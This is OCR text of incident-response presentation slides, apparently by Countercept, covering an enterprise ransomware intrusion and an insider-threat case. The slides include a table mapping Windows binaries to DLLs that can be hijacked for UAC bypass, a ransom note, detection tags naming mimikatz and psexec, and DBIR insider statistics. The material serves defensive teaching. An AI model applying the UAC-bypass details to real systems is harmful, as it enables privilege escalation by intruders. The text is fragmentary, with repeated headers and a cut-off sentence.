
WINWORD.EXE	2084	5.06		55.71 MB	[redacted]	Microsoft Word
cmd.exe	3020			2.08 MB		Windows Command Processor
powershell.exe	3936	2.31	8.13 kB/s	54.96 MB		Windows PowerShell

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

Delivery | Exploitation | C2 | Priv. Escalation | Lateral Movement | Objective



First Delivery

Second Delivery

Lateral Movement

More Lateral Movement

‘Ransomware’ deployed

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT


Endpoint	PID	Name	Username	Start Time	Stop Time	Executable Raw Path
[redacted]	3784	winsat.exe	[redacted]			"C:\Windows\system32\sysprep\winsat.exe"

cliconfg	C:\Windows\System32\	ntwdblib.dll for Windows 7, 8 and 10	C:\Windows\System32\cliconfg.exe
winsat	C:\Windows\System32\sysprep\Copy winsat.exe from C:\ Windows\System32\ to C:\Windows\System32\sysprep\	ntwdblib.dll for Windows 7 and devobj.dll for Windows 8 and 10	C:\Windows\System32\sysprep\winsat.exe
mmc	C:\Windows\System32\	ntwdblib.dll for Windows 7 and elsext.dll for Windows 8 and 10.	C:\Windows\System32\mmc.exe eventvwr

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT




CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

Delivery | Exploitation | C2 | Priv. Escalation | Lateral Movement | Objective



First Delivery | Second Delivery | Lateral Movement | More Lateral Movement | ‘Ransomware’ deployed

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

CASE STUDY 1:

ENTERPRISE RANSOMWARE


COUNTERCEPT

```
   Send 1000 BTC to the bitcoin address [redacted]
Please note that we require [redacted] transaction confirmations.
    - To view the current status of your transaction please follow the link:
https[redacted]
```

1000 Bitcoin equals

11779985.00 US Dollar

1000	Bitcoin
11779985.00	US Dollar



CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

So what do we do???

- Agents needs to be deployed FAST!!!!
- Start monitor:
  - Process memory
  - Registry
  - Process Execution
  - Autoruns and Scheduled Tasks
  - Etc…

But is this enough???

- I don’t think so

So what do you do then?


CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

[CLIENT] Hostname	Latest Seen	Tags (filtered)
[redacted]	[redacted]	reflective-load-msf (2) · reflective-load-mimikatz · susp-thread-comms:443 · injected thread (1)
		reflective-load-msf · susp-thread-comms:443 · injected thread (2)
		reflective-load-msf (2) · reflective-load-mimikatz · reflective-load-incognito · reflective-load-unknow
		susp-thread-comms:3389 · injected thread (5)
		reflective-load-unknown(2) · reflective-load-shellcode · injected thread (2)
		reflective-load-msf · reflective-load-powershell · susp-thread-comms:443 · susp-thread-comms:80
		reflective-load-unknown(2) · injected thread (3) · psexec · susp-powershell (5) · susp-cmd (3)

CASE STUDY 1: ENTERPRISE RANSOMWARE



CASE STUDY 2

COUNTERCEPT

COUNTERCEPT

Insider and Privilege Misuse

All incidents tagged with the action category of Misuse—any unapproved or malicious use of organizational resources—fall within this pattern. This is mainly insider-only misuse, but outsiders (due to collusion) and partners (because they are granted privileges) show up as well.

At a glance

Top Industries

Public, Healthcare, Finance

Frequency

7,743 total incidents, 277 with confirmed data disclosure

Key Findings

When the threat actor is already inside your defenses, they can be quite a challenge to detect – and most of the incidents are still taking months and years to discover. Most of these perpetrators are financially motivated, but don't rule out those who want to use your data for competitive advantage.

With employees like these, who needs enemies?

Malicious insiders are not always the people snarfing up vast troves of data and packing it off to WikiLeaks tied up with a bow. Those breaches are the ones that get the headlines, the glory and, potentially, land the actor in a prison cell. What is more common is the average end-user absconding with

This pattern also features espionage motives (15%) involving data stolen to either start up a competing company or take to a new employer. In those cases, sensitive internal data and/or trade secrets were stolen (24%), which could include sales projections, marketing plans, the Glengarry leads, or other intellectual property.

Threat actors within this pattern are kicking back inside your perimeter, plundering your databases (57%), rifling through your printed documents (16%) and accessing other employees' email (9%).

Figure 44: Percentage of breaches per threat actor category within Insider and Privilege Misuse (n=277)

http://www.verizonenterprise.com/resources/reports/rp_DBIR_2017_Report_en_xg.pdf

COUNTERCEPT

Background

- Global Company
- Approx. USD$ 799 million turnover last year
- Approx. 70,000 endpoints

CASE STUDY 2:

INSIDER THREAT

COUNTERCEPT

Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows\start menu\programs\startup\i tunes.exe			Unknown	Unknown

"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe

